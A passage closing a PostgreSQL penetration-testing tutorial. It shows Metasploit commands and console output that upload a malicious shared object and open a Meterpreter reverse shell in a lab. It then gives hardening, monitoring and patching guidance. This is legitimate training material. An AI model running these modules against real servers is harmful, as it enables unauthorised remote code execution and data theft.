[*] Meterpreter session 2 opened (192.168.1.10:4433 → 192.168.1.8:55162) at 2026-03-09 15:05:48 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo ❹
Computer      : ignite
OS            : Ubuntu 22.04 (Linux 6.8.0-101-generic)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

The **Metasploit Framework** also provides another exploit module that allows attackers to upload and execute a payload through **PostgreSQL**. This module uploads a malicious shared object file (.so) to the target system and executes it to establish a reverse shell.

```
use exploit/linux/postgres/postgres_payload
show targets
set target 1
set rhosts 192.168.1.8
set username postgres
set password 123
set lhost 192.168.1.10
run
```



```
msf > use exploit/linux/postgres/postgres_payload ←
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > show targets

Exploit targets:
=====
   Id  Name
   --  ---
⇒  0    Linux x86
   1    Linux x86_64

msf exploit(linux/postgres/postgres_payload) > set target 1
target ⇒ 1
msf exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.8
rhosts ⇒ 192.168.1.8
msf exploit(linux/postgres/postgres_payload) > set username postgres
username ⇒ postgres
msf exploit(linux/postgres/postgres_payload) > set password 123
password ⇒ 123
msf exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.10
lhost ⇒ 192.168.1.10
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.8:5432 - 192.168.1.8:5432 - PostgreSQL 14.22 (Ubuntu 14.22-0ubuntu0.
[*] 192.168.1.8:5432 - Uploaded as /tmp/AIyNTAYN.so, should be cleaned up automati
[*] Sending stage (3090404 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.10:4444 → 192.168.1.8:39614) at 2026-

meterpreter > sysinfo ←
Computer      : ignite
OS            : Ubuntu 22.04 (Linux 6.8.0-101-generic)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > 
```

Security Hardening and Remediation

A comprehensive penetration test concludes with actionable remediation guidance.

Network and Access Control

Control	Implementation
Restrict listen addresses	Set listen_addresses = 'localhost' or specific IPs in postgresql.conf
Firewall rules	Block port 5432 from untrusted networks; use VPN or SSH tunnels for remote access
pg_hba.conf hardening	Use scram-sha-256 authentication; restrict IP ranges to known admin networks
TLS enforcement	Require SSL/TLS for all network connections; reject unencrypted sessions

Table 1: Network security controls for PostgreSQL



Authentication and Authorization

- **Eliminate default credentials** - Change or disable default postgres account password immediately after installation
- **Enforce strong password policies** - Minimum 14 characters with complexity requirements
- **Implement least privilege** - Grant only necessary permissions; avoid SUPERUSER for application accounts
- **Regular access reviews** - Audit role memberships and privileges quarterly
- **Disable unused accounts** - Remove or lock inactive database users

Superuser Restriction

The PostgreSQL superuser role should be tightly controlled:

```
-- Revoke unnecessary superuser privileges
ALTER USER app_user WITH NOSUPERUSER;

-- Create limited administrative roles
CREATE ROLE db_admin WITH CREATEDB CREATEROLE LOGIN PASSWORD 'strong_password';

-- Prohibit superuser remote login
-- In pg_hba.conf:
-- local all postgres peer
-- host all postgres 127.0.0.1/32 reject
```

SQL Injection Prevention

Application-layer defenses are critical to prevent SQL injection attacks[2][10][14]:

- **Parameterized queries** - Use prepared statements exclusively; never concatenate user input into SQL
- **Input validation** - Whitelist allowed characters and patterns; reject suspicious input
- **Least privilege database accounts** - Application accounts should not have DDL or admin privileges
- **Web Application Firewall (WAF)** - Deploy signature-based and behavioral SQLi detection
- **Regular security testing** - Automated and manual SQLi testing during development

Monitoring and Auditing

Implement comprehensive logging and alerting[6][9][12]:

```
-- Enable comprehensive query logging
ALTER SYSTEM SET log_statement = 'all';
ALTER SYSTEM SET log_connections = 'on';
ALTER SYSTEM SET log_disconnections = 'on';
ALTER SYSTEM SET log_duration = 'on';

-- Reload configuration
SELECT pg_reload_conf();
```

Key monitoring scenarios:

- Failed authentication attempts (potential brute-force)
- Superuser activity (especially from unexpected IPs)
- DDL operations (CREATE, ALTER, DROP statements)





- Mass data access or export operations
- Use of administrative functions (pg_read_file, COPY TO PROGRAM)

Encryption and Data Protection

Layer	Protection Mechanism
Transport encryption	Enforce TLS 1.2+ for all client connections using SSL certificates
At-rest encryption	Enable transparent data encryption (TDE) or full-disk encryption
Column-level encryption	Use <u>pgcrypto</u> extension for sensitive columns (SSN, credit cards)
Backup security	Encrypt backup files and restrict access to backup storage

Table 2: Encryption controls for PostgreSQL environments

Patch Management

Stay current with PostgreSQL security updates:

- Subscribe to PostgreSQL security mailing lists
- Test patches in non-production environments before deployment
- Maintain an inventory of all PostgreSQL instances and their versions
- Establish a maximum patch deployment timeline (e.g., 30 days for critical vulnerabilities)

Conclusion

PostgreSQL penetration testing requires a methodical approach spanning reconnaissance, authentication attacks, SQL injection, privilege escalation, and operating system compromise. Understanding these attack chains enables security teams to implement defense-in-depth strategies that protect at every layer: network, authentication, application, database, and host.

The most effective PostgreSQL security programs combine technical controls (access restrictions, encryption, least privilege) with operational practices (monitoring, patching, regular assessments). By thinking like an attacker and systematically testing these controls, organizations can identify and remediate vulnerabilities before they're exploited in real-world breaches.

Remember that penetration testing should always be conducted with proper authorization and within defined scope. The techniques described in this article are powerful and should only be used for legitimate security assessment purposes in environments where you have explicit permission to test.



FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

